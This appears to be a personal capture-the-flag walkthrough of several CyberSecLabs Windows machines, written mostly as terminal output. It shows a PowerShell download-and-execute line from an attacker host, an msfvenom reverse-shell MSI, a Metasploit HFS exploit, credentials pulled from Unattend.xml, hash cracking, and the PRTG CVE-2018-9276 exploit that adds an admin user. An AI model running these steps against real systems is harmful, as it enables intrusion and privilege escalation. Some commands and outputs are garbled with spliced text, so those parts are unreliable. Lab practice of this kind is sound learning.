PS C:\Users\andrew> iex (iwr -UseBasicParsing http://10.10.0.16/PowerUp.ps1)

ModifiablePath      : C:\Users\andrew\AppData\Local\Microsoft\WindowsApps
IdentityReference   : GLASS\andrew
Permissions         : {WriteOwner, Delete, WriteAttributes, Synchronize...}
%PATH%              : C:\Users\andrew\AppData\Local\Microsoft\WindowsApps
Name                : C:\Users\andrew\AppData\Local\Microsoft\WindowsApps
Check               : %PATH% .dll Hijacks
AbuseFunction       : Write-HijackDll -DllPath 'C:\Users\andrew\AppData\Local\Microsoft\WindowsApps\wlbsctrl.dll'

Check               : AlwaysInstallElevated Registry Key
AbuseFunction       : Write-UserAddMSI

DefaultDomainName   : GLASS
DefaultUserName     : andrew
DefaultPassword     :
AltDefaultDomainName:
AltDefaultUserName  :
AltDefaultPassword  :
Check               : Registry Autologons

```

WE TRY THE POWERUP VERSION FIRST, HOWEVER THE PROPER .NET FRAMEWORK IS NOT INSTALLED SO WE WILL RESORT TO MSFVENOM

```
● Sweet Potato
└─(kali㉿kali)-[~/Desktop/CyberSecLabs/Glass] [~/Desktop/HTB/Love]
└─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=tun0 LPORT=8080 -f msi > shell.msi
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of msi file: 159744 bytes
└─$ python3 -m http.server 80
└─$
```

```
PS C:\Users\andrew> wget -UseBasicParsing http://10.10.0.16/shell.msi -OutFile shell.msi
PS C:\Users\andrew> msieexec.exe /quiet /qn /i C:\Users\andrew\shell.msi
PS C:\Users\andrew>
```

```
└─(kali㉿kali)-[~/Desktop/CyberSecLabs/Glass] [~/Desktop/HTB/Love]
└─$ nc -lvpn 8080
listening on [any] 8080 ...
connect to [10.10.0.16] from (UNKNOWN) [172.31.1.25] 49718
Microsoft Windows [Version 10.0.17763.1339]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

```
C:\Windows\system32>whoami
whoami
nt authority\system
```

Unattended

NMAP

PORT	STATE	SERVICE	REASON	Windows	Pie
80/tcp	open	http	syn-ack		
135/tcp	open	msrpc	syn-ack		NMAP
139/tcp	open	netbios-ssn	syn-ack		
445/tcp	open	microsoft-ds	syn-ack		
3389/tcp	open	ms-wbt-server	syn-ack		
5985/tcp	open	wsman	syn-ack		
47001/tcp	open	winrm	syn-ack		
49664/tcp	open	unknown	syn-ack		
49665/tcp	open	unknown	syn-ack		
49666/tcp	open	unknown	syn-ack		
49667/tcp	open	unknown	syn-ack		
49669/tcp	open	unknown	syn-ack		
49672/tcp	open	unknown	syn-ack		
49679/tcp	open	unknown	syn-ack		

Read data files from: /usr/bin/../share/nmap

Nmap done: 1 IP address (1 host up) scanned in 0.46 seconds

← → C ⌂🛡️ ✗ 172.31.1.24Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Ex

User

Login

Folder

Home

0 folders, 0 files, 0 bytes

Search

go

Select

All Invert Mask

0 items selected

Actions

Archive Get list

Server information

HttpFileServer 2.3
Server time: 1/18/2023 2:42:50 AM
Server uptime: 00:07:42

No files in this folder

WE SEE THAT IS IT IS HTTPFILESERVER 2.3 I AM PRETTY SURE I HAVE EXPLOITED THIS BEFORE

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Unattended]
$ msfconsole -q
[*] Starting persistent handler(s)...
msf6 > search rejectto
Matching Modules
=====
#  Name
-  ---
0  exploit/windows/http/rejectto_hfs_exec  Disclosure Date Rank Check Description
Execution                                         2014-09-11  Level 2.3  excellent Yes   Rejetto HttpFileServer Remote Command

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/rejectto_hfs_exec
msf6 > 
```

```
msf6 exploit(windows/http/rejectto_hfs_exec) > set lhost 10.10.0.16
lhost => 10.10.0.16
msf6 exploit(windows/http/rejectto_hfs_exec) > set rhosts 172.31.1.24
rhosts => 172.31.1.24
msf6 exploit(windows/http/rejectto_hfs_exec) > run

[*] Started reverse TCP handler on 10.10.0.16:4444
[*] Using URL: http://10.10.0.16:8080/XJHqqdZ
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /XJHqqdZ
[*] Sending stage (175686 bytes) to 172.31.1.24
[!] Tried to delete %TEMP%\yFwFsH.vbs, unknown result
[*] Meterpreter session 1 opened (10.10.0.16:4444 -> 172.31.1.24:49723) at 2023-01-17 21:52:34 -0500
[*] Server stopped.

meterpreter > 
```

WE TYPE IN SHELL AND GET A CMD PROMPT

DOING A SYSTEMINFO TO SEE WHAT WE ARE WORKING WITH

```
C:\Users\pink>systeminfo  
systeminfo  
  
Host Name: UNATTENDED  
OS Name: Microsoft Windows Server 2019 Datacenter  
OS Version: 10.0.17763 N/A Build 17763  
OS Manufacturer: Microsoft Corporation  
OS Configuration: Standalone Server  
OS Build Type: Multiprocessor Free  
Registered Owner: EC2  
Registered Organization: Amazon.com  
Product ID: 00430-00000-00000-AA977  
Original Install Date: 7/12/2020, 5:51:24 AM  
System Boot Time: 1/18/2023, 2:33:27 AM  
System Manufacturer: Xen  
System Model: HVM domU  
System Type: x64-based PC  
Processor(s): 1 Processor(s) Installed.  
[01]: Intel64 Family 6 Model 79 Stepping 1 GenuineIntel ~2300 Mhz  
BIOS Version: Xen 4.11.amazon, 8/24/2006  
Windows Directory: C:\Windows  
System Directory: C:\Windows\system32
```

MOVING OVER INTO POWERSHELL AND LOADING POWERUP WITH INVOKE-ALLCHECKS

```
C:\Users\pink>powershell  
powershell  
  
Windows PowerShell  
Copyright (C) Microsoft Corporation. All rights reserved.  
  
PS C:\Users\pink>  
PS C:\Users\pink> iex (iwr -usebasicparsing http://10.10.0.16/PowerUp.ps1)  
iex (iwr -usebasicparsing http://10.10.0.16/PowerUp.ps1)
```

```
ModifiablePath : C:\Users\pink\AppData\Local\Microsoft\WindowsApps  
IdentityReference : UNATTENDED\pink  
Permissions : {WriteOwner, Delete, WriteAttributes, Synchronize...}  
%PATH% : C:\Users\pink\AppData\Local\Microsoft\WindowsApps  
Name : C:\Users\pink\AppData\Local\Microsoft\WindowsApps  
Check : %PATH% .dll Hijacks  
AbuseFunction : Write-HijackDll -DllPath 'C:\Users\pink\AppData\Local\Microsoft\WindowsApps\wlbsctrl.dll'  
  
UnattendPath : C:\Windows\Panther\Unattend.xml  
Name : C:\Windows\Panther\Unattend.xml  
Check : Unattended Install Files
```

LOOKS LIKE WE HAVE SOME UNATTENDED INSTALL FILES

USING THE COMMAND type C:\Windows\Panther\Unattend.xml WE CAN SEE THE FOLLOWING

```

<component name="Microsoft-Windows-DNS-Client" processorArchitecture="amd64" publicKeyToken="31bf3856ad364e35" xmlns="http://www.w3.org/2001/XMLSchema-instance">
    <Interfaces>
        <Interface wcm:action="add">
            <DNSServerSearchOrder>
                <IpAddress wcm:action="add" wcm:keyValue="1">8.8.8.8</IpAddress>
            </DNSServerSearchOrder>
            <Identifier>Ethernet</Identifier>
        </Interface>
    </Interfaces>
</component>
</settings>
<settings pass="oobeSystem">
<component name="Microsoft-Windows-Shell-Setup" processorArchitecture="amd64" publicKeyToken="31bf3856ad364e35" xmlns="http://www.w3.org/2001/XMLSchema-instance">
    <OOBE>
        <HideEULAPage>true</HideEULAPage>
        <HideOEMRegistrationScreen>true</HideOEMRegistrationScreen>
        <HideOnlineAccountScreens>true</HideOnlineAccountScreens>
        <HideWirelessSetupInOOBE>true</HideWirelessSetupInOOBE>
        <SkipUserOOBE>true</SkipUserOOBE>
        <SkipMachineOOBE>true</SkipMachineOOBE>
    </OOBE>
    <UserAccounts>
        <AdministratorPassword>
            <Value>cnt4weRAbtXMTSVV</Value>
            <PlainText>true</PlainText>
        </AdministratorPassword>
    </UserAccounts>
    <RegisteredOrganization>3rganisation Name</RegisteredOrganization>
    <RegisteredOwner>User Name</RegisteredOwner>

```

LETS USE EVIL-WINRM AND SEE IF WE CAN GET AN ADMINISTRATOR SHELL

```

[~(kali㉿kali)-[~/Desktop/CyberSecLabs/Unattended]
$ evil-winrm -u administrator -p cnt4weRAbtXMTSVV -i 172.31.1.24

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quote this machine

Data: For more information, check Evil-WinRM Github: https://github.com/eviltux/Evil-WinRM

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
unattended\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents>

```

AWESOME WE ARE IN

Monitor

NMAP

CyberSecLabs	Windows
PORT	Linux
80/tcp	open
135/tcp	open
139/tcp	open
445/tcp	open
3389/tcp	open
5985/tcp	open
47001/tcp	open
49664/tcp	open
49665/tcp	open
49667/tcp	open
49668/tcp	open
49669/tcp	open
49675/tcp	open
49677/tcp	open
STATE	
SERVICE	
REASON	

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Monitor]
└$ nmap -p 80 -sC -sV 172.31.1.21
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-17 22:03 EST
Nmap scan report for 172.31.1.21
Host is up (0.18s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http    Indy httpd 18.1.38.11958 (Paessler PRTG bandwidth monitor)
|_http-server-header: PRTG/18.1.38.11958
|_http-trane-info: Problem with XML parsing of /evox/about
| http-title: Welcome | PRTG Network Monitor
|_Requested resource was /index.htm
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/
submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.54 seconds
```

WE SEE THAT THERE IS PRTG, LETS LOOK MORE INTO THAT

Exploit Title	Path
PRTG Network Monitor 18.2.38 - (Authenticated) Remote Code Execution	windows/webapps/46527.sh
PRTG Network Monitor 20.4.63.1412 - 'maps' Stored XSS	windows/webapps/49156.txt
PRTG Network Monitor < 18.1.39.1648 - Stack Overflow (Denial of Service)	windows_x86/dos/44500.py
PRTG Traffic Grapher 6.2.1 - 'url' Cross-Site Scripting	java/webapps/34108.txt
Shellcodes: No Results	

THAT MAY BE THE CLOSEST WE HAVE BUT LETS LOOK AT THE SITE FIRST

WHEN I FIRST SAW THE SITE I TRIED DEFAULT USERNAME AND PASSWORD WHICH IS PRTGADMIN:PRTGADMIN THAT DID NOT WORK

THEN I SEARCHED FOR EXPLOITS AND FOUND THE FOLLOWING

<https://github.com/ch-rigu/CVE-2020-11547--PRTG-Network-Monitor-Information-Disclosure>

The screenshot shows a GitHub repository page for a security disclosure. The repository name is "CVE-2020-11547--PRTG-Network-Monitor-Information-Disclosure". The README.md file contains the following content:

```

ch-rigu Update README.md
418de7d on Oct 20, 2020 3 commits

README.md          Update README.md    2 years ago

No description, website, or topics provided.

Readme
2 stars
1 watching
0 forks

Releases
No releases published

Packages
No packages published

```


PRTG-Network-Monitor-Information-Disclosure - CVE-2020-11547

Remote unauthenticated user can craft an HTTP request in /public/login.htm or /index.htm by providing the 'type' parameter.

Example: <http://127.0.0.1/public/login.htm?type=probes>

replace probes by any of the following to get different info

- version
- cpuload
- dnsname
- serverhttpurl
- windowsversion
- systemid
- treestat
- memory
- requests
- screenshot
- lastsync
- probes
- warnings



THAT SEEMS TO WORK

WE ONLY SEEM TO GET SO MUCH INFORMATION FROM HERE, LETS CHECK OUT SMB

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Monitor]
$ smbclient -L "\\\\172.31.1.21\\"
Password for [WORKGROUP\\kali]:
```

Sharename	Type	Comment
ADMIN\$	Disk	Remote Admin
C\$	Disk	Default share
IPC\$	IPC	Remote IPC
WebBackups	Disk	

```
SMB1 disabled -- no workgroup available
```

WE HAVE A WEBBACKUPS THAT MAY HAVE A PASSWORD IN IT, ALLOWING US TO FINALLY GET SOME RCE

```
[kali㉿kali)-[~/Desktop/CyberSecLabs/Monitor]
$ smbclient "\\\\172.31.1.21\\\\WebBackups"
Password for [WORKGROUP\\kali]:
Try "help" to get a list of possible commands.
smb: \> dir
.
.
.
dev06.zip
D 0 Wed Jul 8 21:19:49 2020
D 0 Wed Jul 8 21:19:49 2020
A 16919 Wed Jul 8 21:19:50 2020

7863807 blocks of size 4096. 3788132 blocks available
smb: \> █
```

LETS DO A GET AND THEN UNZIP IT

```
smb: \> get dev06.zip
getting file \dev06.zip of size 16919 as dev06.zip
smb: \> exit
[kali㉿kali)-[~/Desktop/CyberSecLabs/Monitor]
$ unzip dev06.zip
Archive: dev06.zip
```

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Monitor/dev06]
$ sqlitebrowser db.sqlite3
```

NOW IT IS GOING TO GET A LITTLE CONFUSING, WE FIND A PASSWORD FOR DJANGO, HOWEVER, WHEN WE LOOKED UP DEFAULT LOGIN EARLIER WE FOUND IT WAS PRTGADMIN. WE NEED TO USE THE DJANGO PASSWORD WITH PRTGADMIN USERNAME AND NOT DJANGO AS THE USERNAME

Database Structure			Browse Data	Edit Pragmas	Execute SQL
Table: app_mainuser					
id	username	password			
...	Filter	Filter			
1	django	Se7vmMqP0al			

AND WE GOT IN

The screenshot shows the PRTG Network Monitor interface. At the top, there's a navigation bar with links like Home, Devices, Libraries, Sensors, Alarms, Maps, Reports, Logs, Tickets, and Setup. Below the navigation bar, the title "Welcome PRTG System Administrator!" is displayed. On the left, there's a legend for sensor status: Down (red), Down (Acknowledged) (pink), Warning (yellow), Up (green), Paused (blue), Unusual (orange), and Unknown (grey). Below the legend are two sections: "All Sensors" and "Current Alarms". The "All Sensors" section shows 3 Down, 0 Down (Acknowledged), 1 Warning, 12 Up, 1 Paused, 0 Unusual, and 1 Unknown. The "Current Alarms" section shows 3 Down, 0 Down (Acknowledged), 1 Warning, and 0 Unusual. A "View All Alarms" button is located in the "Current Alarms" section.

BEFORE MOVING ON WHEN I WAS LOOKING AT THE DATABASE I DID RUN HASHCAT ON A HAS THAT I FOUND AT FIRST WHEN NOT UTILZING SQLITEBROWSER AND JUST REGULAR SQLITE

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Monitor/dev06]
$ sqlite3 db.sqlite3
SQLite version 3.40.1 2022-12-28 14:03:47
Enter ".help" for usage hints.
```

```
sqlite> .database
main: /home/kali/Desktop/CyberSecLabs/Monitor/dev06/db.sqlite3 r/w
sqlite> .tables
app_mainuser          auth_user_user_permissions
auth_group            django_admin_log
auth_group_permissions django_content_type
auth_permission       django_migrations
auth_user              django_session
auth_user_groups
sqlite> select * from auth_user
```

```
1|pbkdf2_sha256$150000$BRmG62oZafLr$26JTvcu7JzJ0FWV2FJVprunYodxwEbchAKOkF1PKfuI=|2020-07-08 20:12:26.376484|1|admin||admin@monitor.cs|1|1|2020-07-08 20:12:10.115684|
```

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Monitor]
$ hashcat -m 10000 hash.txt --wordlist /usr/share/wordlists/rockyou.txt -O -w 3
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 3.0+debian Linux, None+Asserts, RELOC, LLVM 14.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
=====
* Device #1: pthread-AMD Ryzen 5 5600X 6-Core Processor, 2918/5900 MB (1024 MB allocatable), 2MCU
```

```
pbkdf2_sha256$150000$BRmG62oZafLr$26JTvcu7JzJ0FWV2FJVprunYodxwEbchAKOkF1PKfuI=:admin
```

```
Session.....: hashcat
Status.....: Cracked
Hash.Mode....: 10000 (Django (PBKDF2-SHA256))
Hash.Target...: pbkdf2_sha256$150000$BRmG62oZafLr$26JTvcu7JzJ0FWV2F...PKfuI=
Time.Started...: Tue Jan 17 22:24:46 2023 (3 mins, 55 secs)
Time.Estimated.: Tue Jan 17 22:28:41 2023 (0 secs)
Kernel.Feature.: Pure Kernel
Guess.Base....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue....: 1/1 (100.00%)
Speed.#1.....: 87 H/s (81.77ms) @ Accel:512 Loops:1024 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 20480/14344385 (0.14%) BEFORE MOVING ON WHEN I WAS LOOKING AT THE
Rejected.....: 0/20480 (0.00%)
Restore.Point...: 19456/14344385 (0.14%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:149504-149999
Candidate.Engine.: Device Generator
Candidates.#1...: leonardo1 -> michelle4
Hardware.Mon.#1.: Util: 98%

Started: Tue Jan 17 22:24:45 2023
Stopped: Tue Jan 17 22:28:43 2023


(kali㉿kali)-[~/Desktop/CyberSecLabs/Monitor]
$
```

```
sqlite> .database
main: /home/kali/Desktop/CyberSecLa
sqlite> .tables
app_mainuser
auth_us
```

NOW WE ALREADY TRIED THAT SO WE KNOW THAT IS NOT THE PASSWORD, BUT IT IS ANOTHER FINDING

SINCE WE GOT IN ABOVE WITH A USERNAME AND PASSWORD WE CAN NOW TRY THE RCE

FIRST I WANTED TO TRY AND CREATE A NEW USER JUST FOR FUN (AN ANOTHER FINDING)



Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
_ga	GA1.1775177863.1674011149	172.31.21	/	Fri, 17 Jan 2025 03:...	30	false	false	None	Wed, 18 Jan 2023 0...
_gid	GA1.2062585365.1674011149	172.31.21	/	Thu, 19 Jan 2023 03:...	31	false	false	None	Wed, 18 Jan 2023 0...
OCTOPUS1813811958	erg3NDZGNuALTQ1MEEINEMzrS1BM7BDLUUyMJu40DMyQ0FGQ30%3D	172.31.21	/	Session	71	true	false	None	Wed, 18 Jan 2023 0...

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Monitor] $ bash 46527.sh -u http://172.31.1.21 -c "_ga=GA1.1.1775177863.1674011149; _gid=GA1.1.2062585365.1674011149; OCTOPUS1813811958=ezg3NDZGNUM4LTQ1MEtNEMzRS1BMTBDLUuyMjU40DMyQ0FGQ30%3D; _gat=1"
[+] #####
[+] [*] Authenticated PRTG network Monitor remote code execution      [*]
[+] [*] Exploit: https://github.com/W4LV0/paessler-prtg-exploit          [*]
[+] [*] Author: https://github.com/W4LV0    lorn3m4lyo@protonmail.com      [*]
[+] [*] Vendor Homepage: https://www.paessler.com/prtg                      [*]
[+] [*] Version: 18.2.38                                              [*]
[+] [*] CVE: CVE-2018-9276                                         [*]
[+] [*] Reference: https://www.codewatch.org/blog/?p=453                  [*]
[+] #####
[+] [*] now we already tried that so we know that is not the password, but it is another finding
# login to the app, default creds are prtgadmin/prtgadmin. once authenticated grab your cookie and use it with the script.
# run the script to create a new user 'pentest' in the administrators group with password 'P3nT3st!' (we can now try the RCE
[+] #####
[+] [*] adding a new user 'pentest' with password 'P3nT3st'          [*]
[+] [*] sending notification wait....                                [*]
[+] [*] adding a user pentest to the administrators group          [*]
[+] [*] sending notification wait....                                [*]
[+] [*] exploit completed new user 'pentest' with password 'P3nT3st!' created have fun!
```

WORKED GREAT, NOW LETS DO SOME RCE TO GET A SHELL

<https://github.com/A1vinSmith/CVE-2018-9276>

```
[(kali㉿kali)-[~/Desktop/CyberSecLabs/Monitor]]$ python exploit.py -i 172.31.1.21 -p 80 --lhost 10.10.0.16 --lport 8080 --user pentest --password 'P3nT3st!'  
[+] [PRTG/18.1.38.11958] is Vulnerable!  
  
[*] Exploiting [172.31.1.21:80] as [pentest/P3nT3st!]  
Traceback (most recent call last):  
  File "/home/kali/Desktop/CyberSecLabs/Monitor/exploit.py", line 287, in <module>  
    initialise(fileLocation)  
  File "/home/kali/Desktop/CyberSecLabs/Monitor/exploit.py", line 238, in initialise  
    objid = createFile(fileLocation)  
  File "/home/kali/Desktop/CyberSecLabs/Monitor/exploit.py", line 152, in createFile  
    session = get_session()  
  File "/home/kali/Desktop/CyberSecLabs/Monitor/exploit.py", line 144, in get_session  
    raise ValueError('Session not obtained. Check your username/password and try again!')  
ValueError: Session not obtained. Check your username/password and try again!  
  
During handling of the above exception, another exception occurred:  
  
Traceback (most recent call last):  
  File "/home/kali/Desktop/CyberSecLabs/Monitor/exploit.py", line 314, in <module>  
    for errors in err:  
TypeError: 'ValueError' object is not iterable
```

SEEMS TO BE HAVING A PROBLEM LOGGIN IN, THAT IS OK THOUGH BECAUSE WE ACTUALLY MADE A REAL USER ON THE MACHINE, NOT JUST ON THE WEB SITE. SO WE CAN RDP INTO THE MACHINE WITH THE `pentest:P3nt3st!` ACCOUNT

```
PS C:\Users\pentest> whoami
monitor\pentest
PS C:\Users\pentest> whoami /all

USER INFORMATION
-----
User Name      SID
=====
monitor\pentest S-1-5-21-168064086-4074502357-3767158157-1009

GROUP INFORMATION
-----
Group Name          Type      SID           Attributes
=====
Everyone           Well-known group S-1-1-0   Mandatory group, Enabled by
default, Enabled group
NT AUTHORITY\Local account and member of Administrators group Well-known group S-1-5-114 Group used for deny only
BUILTIN\Users       Alias     S-1-5-32-545 Mandatory group, Enabled by
default, Enabled group
BUILTIN\Administrators Alias     S-1-5-32-544 Group used for deny only
NT AUTHORITY\REMOTE INTERACTIVE LOGON Well-known group S-1-5-14 Mandatory group, Enabled by
default, Enabled group
NT AUTHORITY\INTERACTIVE Well-known group S-1-5-4   Mandatory group, Enabled by
default, Enabled group
NT AUTHORITY\Authenticated Users Well-known group S-1-5-11  Mandatory group, Enabled by
default, Enabled group
NT AUTHORITY\This Organization Well-known group S-1-5-15  Mandatory group, Enabled by
default, Enabled group
NT AUTHORITY\Local account Well-known group S-1-5-113 Mandatory group, Enabled by
default, Enabled group
LOCAL              Well-known group S-1-2-0   Mandatory group, Enabled by
default, Enabled group
NT AUTHORITY\NTLM Authentication Well-known group S-1-5-64-10 Mandatory group, Enabled by
default, Enabled group
Mandatory Label\Medium Mandatory Level Label      S-1-16-8192

PRIVILEGES INFORMATION
```

WHEN WE FIRST TRY TO GET INTO THE ADMINISTRATORS DESKTOP WE WILL GET DENIED, OPEN AN ADMINISTRATOR POWERSHELL AND WE GET IN JUST FINE AND CAN READ SYSTEM.TXT

```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> cd C:\Users\Administrator\Desktop\
PS C:\Users\Administrator\Desktop> dir

Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
----                -                --        -
-a---    7/9/2020  1:21 AM            32  system.txt

PS C:\Users\Administrator\Desktop>
```

Imposter

NMAP

PORT	STATE	SERVICE	REASON
135/tcp	open	msrpc	syn-ack
139/tcp	open	netbios-ssn	syn-ack
445/tcp	open	microsoft-ds	syn-ack
1025/tcp	open	NFS-or-IIS	syn-ack
1026/tcp	open	LSA-or-nterm	syn-ack
1027/tcp	open	IIS	syn-ack
1028/tcp	open	unknown	syn-ack
1035/tcp	open	multidropper	syn-ack
5985/tcp	open	wsman	syn-ack
8080/tcp	open	http-proxy	syn-ack
47001/tcp	open	winrm	syn-ack

HTTP

← → ⌛ ⌂ 172.31.1.20:8080/admin_login.html?lang=english

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Grafana 8.3.0 - Direct... File upload tricks ar

WING FTP SERVER Administrator

Account: Remember me

Password:

Language: English

Wing FTP Server ©2003-2014 wftpserver.com All Rights Reserved

WE LOGIN WITH ADMIN PASSWORD

172.31.1.20:8080/main.html?lang=english

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Grafana 8.3.0 - Direct... File upload tricks and o

WING FTP SERVER Administrator

Wing FTP Server

Administration

Server

Domains

imposter

Create Domain Delete Domain Open Domain Close Domain

ID	Domain	
1	imposter	0

License Info

Your evaluation period is over! To continue using Wing FTP Server, you must register it.

Register Cancel

Wing FTP Server ©2003-2014 wftpserver.com All Rights Reserved

This screenshot shows the administrator interface of the Wing FTP Server. On the left, there's a sidebar with navigation links: Wing FTP Server, Administration, Server, and Domains. Under Domains, there's an entry for 'imposter'. The main area has four buttons at the top: Create Domain, Delete Domain, Open Domain, and Close Domain. Below them is a table with one row. The table has three columns: ID, Domain, and an empty column. The first row has an ID of 1, a Domain of 'imposter', and a value of 0 in the empty column. A 'License Info' dialog box is open, stating that the evaluation period is over and prompting for registration. It contains 'Register' and 'Cancel' buttons. At the bottom right of the main window, it says 'Wing FTP Server ©2003-2014 wftpserver.com All Rights Reserved'.

WING FTP SERVER Administrator

Wing FTP Server

Administration

Console

Accounts

Admin Log

Settings

Server

Domains

imposter

Advanced Lua Command-line for Wing FTP Server.
ctrl+m => switch single/multi line, ctrl+enter => submit
ctrl+w => open new window, ctrl+f => focus to prompt

lua>>

This screenshot shows the administrator interface of the Wing FTP Server. The left sidebar has a tree view with 'Wing FTP Server' expanded, showing 'Administration' which has 'Console' selected and highlighted with a red box. Other options in 'Administration' include 'Accounts', 'Admin Log', and 'Settings'. Below 'Administration' are 'Server' and 'Domains', with 'imposter' under 'Domains'. The right panel has a title 'Advanced Lua Command-line for Wing FTP Server.' followed by usage instructions for keyboard shortcuts. Below that is a terminal window with a black background and white text, showing the prompt 'lua>>'.

LETS TRY FOR A LUA REVERSE SHELL

<https://gist.github.com/cldrn/372b31c90d7f88be9020020b8e534dc4>

